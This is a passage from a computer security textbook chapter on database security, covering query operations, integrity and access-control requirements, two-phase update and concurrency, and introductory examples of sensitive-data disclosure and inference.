CARTER	Marlene	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Beth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Ben	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Lisabeth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Mary	411 Elm St.	Columbus	OH	43210	CMH

TABLE 7-2 Schema of Database from [Figure 7-1](#)

Relations in a database show some connection among data in tables.

Name	Zip
ADAMS	43210
BENCHLY	60603
CARTER	43210

TABLE 7-3 Relation in a Database

Queries

Users interact with database managers through commands to the DBMS that retrieve, modify, add, or delete fields and records of the database. A command is called a **query**. Database management systems have precise rules of syntax for queries. Most query languages use an English-like notation, and many are based on SQL, a structured query language originally developed by IBM. We have written the example queries in this chapter to resemble English sentences so that they are easy to understand. For example, the query

```
SELECT NAME = 'ADAMS'
```

retrieves all records having the value *ADAMS* in the NAME field.

The result of executing a query is a subschema. One way to form a subschema of a database is by selecting records meeting certain conditions. For example, we might select records in which ZIP=43210, producing the result shown in [Table 7-4](#).

Name	First	Address	City	State	Zip	Airport
ADAMS	Charles	212 Market St.	Columbus	OH	43210	CMH
ADAMS	Edward	212 Market St.	Columbus	OH	43210	CMH
CARTER	Marlene	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Beth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Ben	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Lisabeth	411 Elm St.	Columbus	OH	43210	CMH
CARTER	Mary	411 Elm St.	Columbus	OH	43210	CMH

TABLE 7-4 Results of a Select Query

Other, more complex, selection criteria are possible, with logical operators such as *and* (\wedge) and *or* (\vee), and comparisons such as *less than* ($<$). An example of a select query is

[Click here to view code image](#)

```
SELECT (ZIP='43210')  $\wedge$  (NAME='ADAMS')
```

After having selected records, we may **project** these records onto one or more attributes. The select operation identifies certain rows from the database, and a project operation extracts the values from certain fields (columns) of those records. The result of a select-project operation is the set of values of specified attributes for the selected records. For example, we might select records meeting the condition ZIP=43210 and project the results onto the attributes NAME and FIRST, as in [Table 7-5](#). The result is the list of first and last names of people whose addresses have zip code 43210.

ADAMS	Charles
ADAMS	Edward
CARTER	Marlene
CARTER	Beth
CARTER	Ben
CARTER	Lisabeth
CARTER	Mary

TABLE 7-5 Results of a Select-Project Query

Notice that we do not have to project onto the same attribute(s) on which the selection is done. For example, we can build a query using ZIP and NAME but project the result onto FIRST:

[Click here to view code image](#)

```
SHOW FIRST WHERE (ZIP='43210') ^ (NAME='ADAMS')
```

The result would be a list of the first names of people whose last names are *ADAMS* and ZIP is *43210*.

We can also merge two subschema on a common element by using a **join** query. The result of this operation is a subschema whose records have the same value for the common element. For example, [Figure 7-2](#) shows that the subschema NAME-ZIP and the subschema ZIP-AIRPORT can be joined on the common field ZIP to produce the subschema NAME-AIRPORT.




FIGURE 7-2 Result of a Select-Project-Join Query

Users extract data through use of queries.

Advantages of Using Databases

The logical idea behind a database is this: A database is a single collection of data, stored and maintained at one central location, to which many people have access as needed. However, the actual implementation may involve some other physical storage arrangement or access. The essence of a good database is that the users are unaware of the physical arrangements; the unified logical arrangement is all they see. As a result, a database offers many advantages over a simple file system:

- *shared access*, so that many users can use one common, centralized set of data
- *controlled access*, so that only authorized users are allowed to view or to modify data values
- *minimal redundancy*, so that individual users do not have to collect and maintain their own sets of data
- *data consistency*, so that a change to a data value affects all users of the data value
- *data integrity*, so that data values are protected against accidental or malicious undesirable changes

You should notice many familiar security concepts in this list. Although security is only one of several motivations for using a database, some users appreciate having a degree of secure access.

Databases support controlled, shared access to a single repository of data.

A DBMS is designed to provide these advantages efficiently. However, as often happens, the objectives can conflict with each other. In particular, as we shall see, security interests can conflict with performance. This clash is not surprising, because measures taken to enforce security often increase the computing system's size or complexity. What is surprising, though, is that security interests may also reduce the system's ability to provide data to users by limiting certain queries that would otherwise seem innocuous.

7.2 Security Requirements of Databases

The basic security requirements of database systems are not unlike those of other computing systems we have studied. The basic problems—access control, exclusion of spurious data, authentication of users, and reliability—have appeared in many contexts so far in this book. Following is a list of requirements for database security.

- *Physical database integrity*. The data of a database are immune from physical problems, such as power failures, and someone can reconstruct the database if it is destroyed through a catastrophe.
- *Logical database integrity*. The structure of the database is preserved. With logical integrity of a database, a modification to the value of one field does not affect other fields, for example.
- *Element integrity*. The data contained in each element are accurate.
- *Auditability*. It is possible to track who or what has accessed (or modified) the

elements in the database.

- *Access control.* A user is allowed to access only authorized data, and different users can be restricted to different modes of access (such as read or write).
- *User authentication.* Every user is positively identified, both for the audit trail and for permission to access certain data.
- *Availability.* Users can access the database in general and all the data for which they are authorized.

We briefly examine each of these requirements.

Integrity of the Database

If a database is to serve as a central repository of data, users must be able to trust the accuracy of the data values. This condition implies that the database administrator must be assured that updates are performed only by authorized individuals. It also implies that the data must be protected from corruption, either by an outside illegal program action or by an outside force such as fire or a power failure. Two situations can affect the integrity of a database: when the whole database is damaged (as happens, for example, if its storage medium is damaged) or when individual data items are unreadable.

Integrity of the database as a whole is the responsibility of the DBMS, the operating system, and the (human) computing system manager. From the perspective of the operating system and the computing system manager, databases and DBMSs are files and programs, respectively. Therefore, one way of protecting the database as a whole is to regularly back up all files on the system. These periodic backups can be adequate controls against catastrophic failure.

Sometimes an administrator needs to be able to reconstruct the database at the point of a failure. For instance, when the power fails suddenly, a bank's clients may be in the middle of making transactions or students may be registering online for their classes. In these cases, owners want to be able to restore the systems to a stable point without forcing users to redo their recently completed transactions.

To handle these situations, the DBMS must maintain a log of transactions. For example, suppose the banking system is designed so that a message is generated in a log (electronic or paper or both) each time a transaction is processed. In the event of a system failure, the system can obtain accurate account balances by reverting to a backup copy of the database and reprocessing all later transactions from the log.

Element Integrity

The **integrity** of database elements is their correctness or accuracy. Ultimately, authorized users are responsible for entering correct data in databases. However, users and programs make mistakes collecting data, computing results, and entering values. Therefore, DBMSs sometimes take special action to help catch errors as they are made and to correct errors after they are inserted.

Databases achieve integrity of the database, its structure, and its individual elements.

This corrective action can be taken in three ways: by field checks, through access control, and with change log.

First, the DBMS can apply **field checks**, activities that test for appropriate values in a position. A field might be required to be numeric, an uppercase letter, or one of a set of acceptable characters. The check ensures that a value falls within specified bounds or is not greater than the sum of the values in two other fields. These checks prevent simple errors as the data are entered. ([Sidebar 7-1](#) demonstrates the importance of element integrity.)

Sidebar 7-1 Element Integrity Failure Crashes Network

Crocker and Bernstein [[CRO89](#)] studied catastrophic failures of what was then known as the ARPANET, the predecessor of today's Internet. Several failures came from problems with the routing tables used to direct traffic through the network.

A 1971 error was called the "black hole." A hardware failure caused one node to declare that it was the best path to every other node in the network. This node sent this declaration to other nodes, which soon propagated the erroneous posting throughout the network. This node immediately became the black hole of the network because all traffic was routed to it but never made it to the real destination.

The ARPANET used simple tables, not a full-featured database management system, so there was no checking of new values before they were installed in the distributed routing tables. Had there been a database, integrity-checking software could have checked for errors in the newly distributed values and raised a flag for human review.

A second integrity action is afforded by **access control**. To see why, consider life without databases. Data files may contain data from several sources, and redundant data may be stored in several different places. For example, a student's mailing address may be stored in many different campus files: in the registrar's office for formal correspondence, in the food service office for dining hall privileges, at the bookstore for purchases, and in the financial aid office for accounting. Indeed, the student may not even be aware that each separate office has the address on file. If the student moves from one residence to another, each of the separate files requires correction.

Without a database, you can imagine the risks to the data's integrity. First, at a given time, some data files could show the old address (they have not yet been updated) and some simultaneously have the new address (they have already been updated). Second, there is always the possibility that someone misentered a data field, again leading to files with incorrect information. Third, the student may not even be aware of some files, so he or she does not know to notify the file owner about updating the address information. These problems are solved by databases. They enable collection and control of this data at one central source, ensuring the student and users of having the correct address.

However, the centralization is easier said than done. Who owns this shared central file? Who is authorized to update which elements? What if two people apply conflicting

modifications? What if modifications are applied out of sequence? How are duplicate records detected? What action is taken when duplicates are found? These are policy questions that must be resolved by the database administrator. [Sidebar 7-2](#) describes how these issues are addressed for managing the configuration of programs; similar formal processes are needed for managing changes in databases.

Sidebar 7-2 Configuration Management and Access Control

Software engineers must address access control when they manage the configurations of large computer systems. The code of a major system and changes to the code over time are actually a database. In many instances multiple programmers make changes to a system at the same time; the configuration management database must help ensure that the correct and most recent changes are stored.

The proliferation of versions and releases can be controlled in three primary ways. [[PFL10a](#)]

- **Separate files:** A separate file can be kept for each different version or release. For instance, version 1 may exist for machines that store all data in main memory, and version 2 is for machines that must put some data out to a disk. Suppose the common functions are the same in both versions, residing in components C_1 through C_k , but memory management is done by component M_1 for version 1 and M_2 for version 2. If new functionality is to be added to the memory management routines, keeping both versions current and correct may be difficult; the results must be the same from the user's point of view.
- **Deltas:** One version of the system is deemed the main version, and all other versions are considered to be variations from the main version. The database keeps track only of the differences, in a file called a delta file. The delta contains commands that are "applied" to the main version to transform it into the alternative version. This approach saves storage space but can become unwieldy.
- **Conditional compilation:** All versions are handled by a single file, and conditional statements are used to determine which statements apply under which conditions. In this case, shared code appears only once, so only one correction is needed if a problem is found. But the code in this single file can be very complex and difficult to maintain.

In any of these three cases, controlled access to the configuration files is critical. Two programmers fixing different problems sometimes need to make changes to the same component. If they do not coordinate access, the second programmer can inadvertently undo (or worse, wreck) the changes of the first programmer, resulting in not only recurrence of the initial problems but also introduction of additional problems. For this reason, files are controlled in several ways, including being locked while changes are made by one programmer, and being subject to a group of people called a configuration control board who ensure that no changed file is put back into production

without the proper checking and testing. Shari Lawrence Pfleeger and Joanne Atlee write about these techniques [[PFL10a](#)].

The third means of providing database integrity is maintaining a **change log** for the database. A change log lists every change made to the database; it contains both original and modified values. Using this log, a database administrator can undo any changes that were made in error. For example, a library fine might erroneously be posted against Charles W. Robertson, instead of Charles M. Robertson, flagging Charles W. Robertson as ineligible to participate in varsity athletics. Upon discovering this error, the database administrator obtains Charles W.'s original eligibility value from the log and corrects the database.

Auditability

For some applications administrators may want to generate an audit record of all access (read or write) to a database. Such a record can help to maintain the database's integrity, or at least to discover after the fact who had affected what values and when. A second advantage, as we see later, is that users can access protected data incrementally; that is, no single access reveals protected data, but a set of sequential accesses viewed together reveals the data, much like discovering the clues in a detective novel. In this case, an audit trail can identify which clues a user has already been given, as a guide to whether to tell the user more.

As we note in [Chapter 2](#), granularity can become an impediment in auditing. Audited events in operating systems are actions like *open file* or *call procedure*; they are seldom as specific as *write record 3* or *execute instruction I*. To be useful for maintaining integrity, database audit trails should include accesses at the record, field, and even element levels. This detail is prohibitive for most database applications.

Furthermore, the database management system may access a record but not report the data to a user, as when the user performs a *select* operation. For example, a residence hall advisor might want a count of all students who have failed elementary French, and the database management system reports 462. To get that number the system had to inspect all student records and note those with failing grades, and it performed this lookup on behalf of the advisor who is appropriately listed in the log as receiving the data. Thus, in a sense, the advisor accessed all those student grades, although from the number 462 the advisor cannot determine the grade of any individual student. (Accessing a record or an element without transferring to the user the data received is called the **pass-through problem**.) Thus, a log of all records accessed directly may both overstate and understate what a user actually learns. The problem is even more nuanced than what we describe here, and we consider some intricacies of disclosure later in this chapter.

Access Control

Databases are often separated logically by user access privileges. For example, all users can be granted access to general data, but only the personnel department can obtain salary data and only the marketing department can obtain sales data. Databases are useful because they centralize the storage and maintenance of data. Limited access is both a responsibility and a benefit of this centralization.

The database administrator specifies who should be allowed access to which data, at the view, relation, field, record, or even element level. The DBMS must enforce this policy, granting access to all specified data or no access where prohibited. Furthermore, the number of modes of access can be many. A user or program may have the right to read, change, delete, or append to a value, add or delete entire fields or records, or reorganize the entire database.

Superficially, access control for a database seems like access control for an operating system or any other component of a computing system. However, the database problem is more complicated, as we see throughout this chapter. Operating system objects, such as files, are unrelated items, whereas records, fields, and elements are related. Although a user probably cannot determine the contents of one file by reading others, a user might be able to determine one data element just by reading others. The problem of obtaining data values from others is called **inference**, and we consider it in depth later in this chapter.

It is important to notice that you can access data by inference without needing direct access to the secure object itself. Restricting inference may mean prohibiting certain paths to prevent possible inferences. However, restricting access to control inference also limits queries from users who do not intend unauthorized access to values. Moreover, attempts to check requested accesses for possible unacceptable inferences may actually degrade the DBMS's performance.

Finally, size or granularity is different between operating system objects and database objects. An operating system can readily control access to files, as we explain in [Chapter 5](#). However an access control list of several hundred files is much easier to implement than an access control list for a database with several hundred files of perhaps a hundred fields each. Size affects the efficiency of processing. Operating systems do not usually “see into” a file to control access to items within a file.

Database management systems implement their own access control at a level finer than what an operating system handles.

User Authentication

The DBMS can require rigorous user authentication. For example, a DBMS might insist that a user pass both specific password and time-of-day checks. This authentication supplements the authentication performed by the operating system. Typically, the DBMS runs as an application program on top of the operating system. This system design means that there is no trusted path from the DBMS to the operating system, so the DBMS must be suspicious of any data it receives, including a user identity from the operating system. Thus, the DBMS is forced to do its own authentication.

Availability

A DBMS has aspects of both a program and a system. It is a program that uses other hardware and software resources, yet to many users it is the only application run. Users often take the DBMS for granted, employing it as an essential tool with which to perform particular tasks. But when the system is not available—busy serving other users or down to be repaired or upgraded—the users are very aware of a DBMS's unavailability. For

example, two users may request the same record, and the DBMS must arbitrate; one user is bound to be denied access for a while. Or the DBMS may withhold unprotected data to avoid revealing protected data, leaving the requesting user unhappy. We examine these problems in more detail later in this chapter. Problems like these result in high availability requirements for a DBMS.

Integrity/Confidentiality/Availability

The three aspects of computer security—integrity, confidentiality, and availability—clearly relate to database management systems. As we have described, integrity applies to the individual elements of a database as well as to the database as a whole. Integrity is also a property of the structure of the database (elements in one table correspond one to one with those of another) and of the relationships of the database (records having the same unique identifier, called a key, are related). Thus, integrity is a major concern in the design of database management systems. We look more closely at integrity issues in the next section.

Confidentiality is likewise a key issue with databases because databases are often used to implement controlled sharing of sensitive data. Access to data can be direct (you request a record and the database provides it) or indirect (you request some records and from those results infer or intuit other data). Controlling direct access employs the access control techniques we describe in [Chapters 2](#) and [5](#). Indirect access, however, is more difficult to control, and we explore it in more depth later in this chapter.

Finally, availability is important because of the shared access motivation underlying database development. However, availability conflicts with confidentiality. The last sections of the chapter address availability in an environment in which confidentiality is also important.

7.3 Reliability and Integrity

Databases amalgamate data from many sources, and users expect a DBMS to provide access to the data in a reliable way. When software engineers say that software has **reliability**, they mean that the software runs for very long periods of time without failing. Users certainly expect a DBMS to be reliable, since the data usually are key to business or organizational needs. Moreover, users entrust their data to a DBMS and rightly expect it to protect the data from loss or damage. Concerns for reliability and integrity are general security issues, but they are more apparent with databases.

A DBMS guards against loss or damage in several ways, which we study in this section. However, the controls we consider are not absolute: No control can prevent an authorized user from inadvertently entering an acceptable but incorrect value.

Database concerns about reliability and integrity can be viewed from three dimensions:

- *Database integrity*: concern that the database as a whole is protected against damage, as from the failure of a disk drive or the corruption of the master database index. These concerns are addressed by operating system integrity controls and recovery procedures.
- *Element integrity*: concern that the value of a specific data element is written or changed only by authorized users. Proper access controls protect a database

from corruption by unauthorized users.

- *Element accuracy*: concern that only correct values are written into the elements of a database. Checks on the values of elements can help prevent insertion of improper values. Also, constraint conditions can detect incorrect values.

Protection Features from the Operating System

In [Chapter 5](#) we discuss the protection an operating system provides for its users. A responsible system administrator backs up the files of a database periodically along with other user files. During normal execution, the operating system's standard access control facilities protect the files against outside access. Finally, the operating system performs certain integrity checks for all data as a part of normal read and write operations for I/O devices. These controls provide basic security for databases, but the database manager must enhance them.

Two-Phase Update

A serious problem for a database manager is the failure of the computing system in the middle of data modification. If the data item to be modified was a long field or a record consisting of several attributes, only some of the new data might have been written to permanent storage. Therefore, the database file would contain incorrect data that had not been updated. Even if errors of this type were spotted easily (which they are not), a more subtle problem occurs when several fields are updated and no single field appears to be in obvious error. The solution to this problem, proposed first by Lampson and Sturgis [[LAM76](#)] and adopted by most DBMSs, uses a two-phase update.

Update Technique

During the first phase, called the **intent** phase, the DBMS gathers the resources it needs to perform the update. It may gather data, create dummy records, open files, lock out other users, and calculate final answers; in short, it does everything to prepare for the update, but it makes no changes to the database. The first phase is repeatable an unlimited number of times because it takes no permanent action. If the system fails during execution of the first phase, no harm is done because all these steps can be restarted and repeated after the system resumes processing.

The last event of the first phase, called **committing**, involves the writing of a **commit flag** to the database. The commit flag means that the DBMS has passed the point of no return: After committing, the DBMS begins making permanent changes.

The second phase makes the permanent changes. During the second phase, no actions from before the commit can be repeated, but the update activities of phase two can also be repeated as often as needed. If the system fails during the second phase, the database may contain incomplete data, but the system can repair these data by performing all activities of the second phase. After the second phase has been completed, the database is again complete.

Two-Phase Update Example

Consider a database that contains the inventory of a company's office supplies. The

company's central stockroom stores paper, pens, paper clips, and the like, and the different departments requisition items as they need them. The company buys in bulk to obtain the best prices. Each department has a budget for office supplies, so there is a charging mechanism by which the cost of supplies is recovered from the department. Also, the central stockroom monitors quantities of supplies on hand so as to order new supplies when the stock becomes low.

Suppose the process begins with a requisition from the accounting department for 50 boxes of paper clips. Assume that there are 107 boxes in stock and a new order is placed if the quantity in stock ever falls below 100. Here are the steps followed after the stockroom receives the requisition.

1. The stockroom checks the database to determine that 50 boxes of paper clips are on hand. If not, the requisition is rejected and the transaction is finished.
2. If enough paper clips are in stock, the stockroom deducts 50 from the inventory figure in the database ($107 - 50 = 57$).
3. The stockroom charges accounting's supplies budget (also in the database) for 50 boxes of paper clips.
4. The stockroom checks its remaining quantity on hand (57) to determine whether the remaining quantity is below the reorder point. Because it is, a notice to order more paper clips is generated, and the item is flagged as "on order" in the database.
5. A delivery order is prepared, enabling 50 boxes of paper clips to be sent to accounting.

All five of these steps must be completed in the order listed for the database to be accurate and for the transaction to be processed correctly.

Suppose a failure occurs while these steps are being processed. If the failure occurs before step 1 is complete, no harm ensues, because the entire transaction can be restarted. However, during steps 2, 3, and 4, changes are made to elements in the database. If a failure occurs then, the values in the database are inconsistent. Worse, the transaction cannot be reprocessed because a requisition would be deducted twice or a department would be charged twice or two delivery orders would be prepared.

When a two-phase commit is used, **shadow values** are maintained for key data points. A shadow data value is computed and stored locally during the intent phase, and it is copied to the actual database during the commit phase. The operations on the database would be performed as follows for a two-phase commit.

Intent:

1. Check the value of COMMIT-FLAG in the database. If it is set, this phase cannot be performed. Halt or loop, checking COMMIT-FLAG until it is not set.
2. Compare number of boxes of paper clips on hand to number requisitioned; if more are requisitioned than are on hand, halt.
3. Compute $TCLIPS = ONHAND - REQUISITION$.
4. Obtain BUDGET, the current supplies budget remaining for accounting

department. Compute $TBUDGET = BUDGET - COST$, where $COST$ is the cost of 50 boxes of clips.

5. Check whether $TCLIPS$ is below reorder point; if so, set $TREORDER = TRUE$; else set $TREORDER = FALSE$.

Commit:

1. Set $COMMIT-FLAG$ in database.
2. Copy $TCLIPS$ to $CLIPS$ in database.
3. Copy $TBUDGET$ to $BUDGET$ in database.
4. Copy $TREORDER$ to $REORDER$ in database.
5. Prepare notice to deliver paper clips to accounting department. Indicate transaction completed in log.
6. Unset $COMMIT-FLAG$.

With this example, each step of the intent phase depends only on unmodified values from the database and the previous results of the intent phase. Each variable beginning with T is a shadow variable used only in this transaction. The steps of the intent phase can be repeated an unlimited number of times without affecting the integrity of the database.

Once the DBMS begins the commit phase, it writes a $COMMIT$ flag. When this flag is set, the DBMS will not perform any steps of the intent phase. Intent steps cannot be performed after committing because database values are modified in the commit phase. Notice, however, that the steps of the commit phase can be repeated an unlimited number of times, again with no negative effect on the correctness of the values in the database.

The one remaining flaw in this logic occurs if the system fails after writing the “transaction complete” message in the log but before clearing the commit flag in the database. It is a simple matter to work backward through the transaction log to find completed transactions for which the commit flag is still set and to clear those flags.

Redundancy/Internal Consistency

Many DBMSs maintain additional information to detect internal inconsistencies in data. The additional information ranges from a few check bits to duplicate or shadow fields, depending on the importance of the data.

Error Detection and Correction Codes

One form of redundancy is error detection and correction codes, such as parity bits, Hamming codes [[HAM50](#)], and cyclic redundancy checks. (We introduce such codes in [Chapter 2](#).) These codes can be applied to single fields, records, or the entire database. Each time a data item is placed in the database, the appropriate check codes are computed and stored; each time a data item is retrieved, a similar check code is computed and compared to the stored value. If the values are unequal, they signify to the DBMS that an error has occurred in the database. Some of these codes point out the place of the error; others show precisely what the correct value should be. The more information provided, the more space required to store the codes.

Shadow Fields

Entire attributes or entire records can be duplicated in a database. If the data are irreproducible, this second copy can provide an immediate replacement if an error is detected. Obviously, redundant fields require substantial storage space.

Recovery

In addition to these error correction processes, a DBMS can maintain a log of user accesses, particularly changes. In the event of a failure, the database is reloaded from a backup copy and all later changes are then applied from the audit log.

Concurrency/Consistency

Database systems are often multiuser systems. Accesses by two users sharing the same database must be constrained so that neither interferes with the other. Simple locking is done by the DBMS. If two users attempt to read the same data item, there is no conflict because both obtain the same value.

If both users try to modify the same data items, we often assume that there is no conflict because each knows what to write; the value to be written does not depend on the previous value of the data item. However, this supposition is not quite accurate.

To see how concurrent modification can get us into trouble, suppose that the database consists of seat reservations for a particular airline flight. Agent A, booking a seat for passenger Mock, submits a query to find what seats are still available. The agent knows that Mock prefers a right aisle seat, and the agent finds that seats 5D, 11D, and 14D are open. At the same time, Agent B is trying to book seats for a family of three traveling together. In response to a query, the database indicates that 8A–B–C and 11D–E–F are the two remaining groups of three adjacent unassigned seats. Agent A submits the update command

[Click here to view code image](#)

```
SELECT (SEAT-NO = '11D')
ASSIGN 'MOCK,E' TO PASSENGER-NAME
```

while agent B submits the update sequence

[Click here to view code image](#)

```
SELECT (SEAT-NO = '11D')
ASSIGN 'EDWARDS,S' TO PASSENGER-NAME
```

as well as commands for seats 11E and 11F. Then two passengers have been booked into the same seat (which would be uncomfortable, to say the least).

Both agents have acted properly: Each sought a list of empty seats, chose one seat from the list, and updated the database to show to whom the seat was assigned. The difficulty in this situation is the time delay between reading a value from the database and writing a modification of that value. During the delay time, another user has accessed the same data.

To resolve this problem, a DBMS treats the entire query–update cycle as a single atomic operation. The command from the agent must now resemble “read the current value of seat PASSENGER-NAME for seat 11D; if it is ‘UNASSIGNED’, modify it to ‘MOCK,E’ (or ‘EDWARDS,S’).” The read–modify cycle must be completed as an uninterrupted item without allowing any other users access to the PASSENGER-NAME field for seat 11D.

The second agent's request to book would not be considered until after the first agent's had been completed; at that time, the value of PASSENGER-NAME would no longer be 'UNASSIGNED.'

A final problem in concurrent access is read–write. Suppose one user is updating a value when a second user wishes to read it. If the read is done while the write is in progress, the reader may receive data that are only partly updated. Consequently, the DBMS locks any read requests until a write has been completed.

Database management systems serve multiple users at once by implementing concurrency and sequencing.

7.4 Database Disclosure

As we describe in [Chapter 9](#), more data are being collected about more people than ever before. In the past a single company, organization, or government office knew only about its clients or patrons; there was little sharing between organizations. And the number or kinds of places that collected data were small. Yes, we expect offices to keep records on us, but not to include every street, cash register, and web site we visit. Computers, of course, have made feasible not only the collection but also the sharing of these massive amounts of data.

Databases contain thoughts, preferences, opinions, activities (or their descriptions), fantasies, friends, and connections. From these databases people can draw inferences that may be accurate or false: Jamie is your friend. Jamie likes frogs. Ergo, you like frogs. Obviously, this is faulty logic, although it might also be true. In the next section we explore how people and computers analyze such databases for data connections that lead to unacceptable data disclosure.

Sensitive Data

Some databases contain what is called sensitive data. As a working definition, let us say that sensitive data are data that should not be made public. Determining which data items and fields are sensitive depends both on the individual database and the underlying meaning of the data. Obviously, some databases, such as a public library catalog, contain no sensitive data; other databases, such as defense-related ones, are wholly sensitive. These two cases—nothing sensitive and everything sensitive—are the easiest to handle, because they can be covered by access controls to the database as a whole. Someone either is or is not an authorized user. These controls can be provided by the operating system.

The more difficult problem, which is also the more interesting one, is the case in which *some but not all* of the elements in the database are sensitive. There may be varying degrees of sensitivity. For example, a university database might contain student data consisting of name, financial aid, dorm, drug use, sex, parking fines, and race. An example of this database is shown in [Table 7-6](#). Name and dorm are probably the least sensitive; financial aid, parking fines, and drug use the most; sex and race somewhere in between. That is, many people may have legitimate access to name, some to sex and race, and relatively few to financial aid, parking fines, or drug use. Indeed, knowledge of the existence of some fields, such as drug use, may itself be sensitive. Thus, security concerns

not only the data elements but their context and meaning.

Name	Sex	Race	Aid	Fines	Drugs	Dorm
Adams	M	C	5000	45.	1	Holmes
Bailey	M	B	0	0.	0	Grey

TABLE 7-6 Example Database

Furthermore, we must account for different degrees of sensitivity. For instance, although all the fields are highly sensitive, the financial aid, parking fines, and drug-use fields may not have the same kinds of access restrictions. Our security requirements may demand that a few people be authorized to see each field, but no one be authorized to see all three. The challenge of the access control problem is to limit users' access so that they can obtain only the data to which they have legitimate access. Alternatively, the access control problem forces us to ensure that sensitive data are not released to unauthorized people.

Several factors can make data sensitive.

- *Inherently sensitive.* The value itself may be so revealing that it is sensitive. Examples are the locations of defensive missiles or the median income of barbers in a town with only one barber.
- *From a sensitive source.* The source of the data may indicate a need for confidentiality. An example is information from an informer whose identity would be compromised if the information were disclosed.
- *Declared sensitive.* The database administrator or the owner of the data may have declared the data to be sensitive. Examples are classified military data or the name of the anonymous donor of a piece of art.
- *Part of a sensitive attribute or record.* In a database, an entire attribute or record may be classified as sensitive. Examples are the salary attribute of a personnel database or a record describing a secret space mission.
- *Sensitive in relation to previously disclosed information.* Some data become sensitive in the presence of other data. For example, the longitude coordinate of a secret gold mine reveals little, but the longitude coordinate in conjunction with the latitude coordinate pinpoints the mine.

All of these factors must be considered when the sensitivity of the data is being determined.

Databases protect sensitive data by controlling direct or indirect access to the data.

Types of Disclosures

We all know that some data are sensitive. However, sometimes even characteristics of the data are sensitive. In this section, we see that even descriptive information about data (such as their existence or whether they have an element that is nonzero) is a form of

disclosure.

Exact Data

The most serious disclosure is the **exact value** of a sensitive data item itself. The user may know that sensitive data are being requested, or the user may request general data without knowing that some of it is sensitive. A faulty database manager may even deliver sensitive data by accident, without the user's having requested it. In all these cases, the result is the same: The security of the sensitive data has been breached.

Bounds

Another exposure is disclosing **bounds** on a sensitive value, that is, indicating that a sensitive value, y , is between two values, L and H . Sometimes, by using a narrowing technique not unlike the binary search, the user may first determine that $L \leq y \leq H$ and then see whether $L \leq y \leq H/2$, and so forth, thereby permitting the user to determine y to any desired precision. In another case, merely revealing that a value such as the athletic scholarship budget or the number of CIA agents exceeds a certain amount may be a serious breach of security.

Sometimes, however, bounds are a useful way to present sensitive data. It is common to release upper and lower bounds for data without identifying the specific records. For example, a company may announce that its salaries for programmers range from \$50,000 to \$82,000. If you are a programmer earning \$79,700, you would suppose you are fairly well off, so you have the information you want; however, the announcement does not disclose who are the highest- and lowest-paid programmers.

Negative Result

Sometimes we can word a query to determine a **negative result**. That is, we can learn that z is *not* the value of y . For example, knowing that 0 is not the total number of felony convictions for a person reveals that the person was convicted of a felony. The distinction between 1 and 2 or 46 and 47 felonies is not as sensitive as the distinction between 0 and 1. Therefore, disclosing that a value is not 0 can be a significant disclosure. Similarly, if a student does not appear on the honors list, you can infer that the person's grade point average is below 3.50. This information is not too revealing, however, because the range of grade point averages from 0.0 to 3.49 is rather wide.

Existence

In some cases, the **existence** of data is itself a sensitive piece of data, regardless of the actual value. For example, an employer may not want employees to know that their telephone use is being monitored. In this case, discovering a NUMBER OF PERSONAL TELEPHONE CALLS field in a personnel file would reveal sensitive data.

Probable Value

Finally, it may be possible to determine the probability that a certain element has a certain value. To see how, suppose you want to find out whether the president of the United States is registered in the Tory party. Knowing that the president is in the database, you submit two queries to the database:

A database manager can control access by direct queries; disclosure can occur in more subtle ways that are harder to control.

[Click here to view code image](#)

```
Count(Residence="1600 Pennsylvania Avenue") = 4
Count(Residence="1600 Pennsylvania Avenue" AND Tory=TRUE)
= 1
```

From these queries you conclude there is a 25 percent likelihood that the president is a registered Tory.

Direct Inference

Inference is a way to infer or derive sensitive data from nonsensitive data. The inference problem is a subtle vulnerability in database security.

The database in [Table 7-7](#) illustrates the inference problem; this database has the same form as the one introduced in [Table 7-6](#), but we have added more data to make some points related to multiple data items. Recall that AID is the amount of financial aid a student is receiving. FINES is the amount of parking fines still owed. DRUGS is the result of a drug-use survey: 0 means never used and 3 means frequent user. Obviously this information should be kept confidential. We assume that AID, FINES, and DRUGS are sensitive fields, although only when the values are related to a specific individual. In this section, we look at ways to determine sensitive data values from the database.

Name	Sex	Race	Aid	Fines	Drugs	Dorm
Adams	M	C	5000	45.	1	Holmes
Bailey	M	B	0	0.	0	Grey
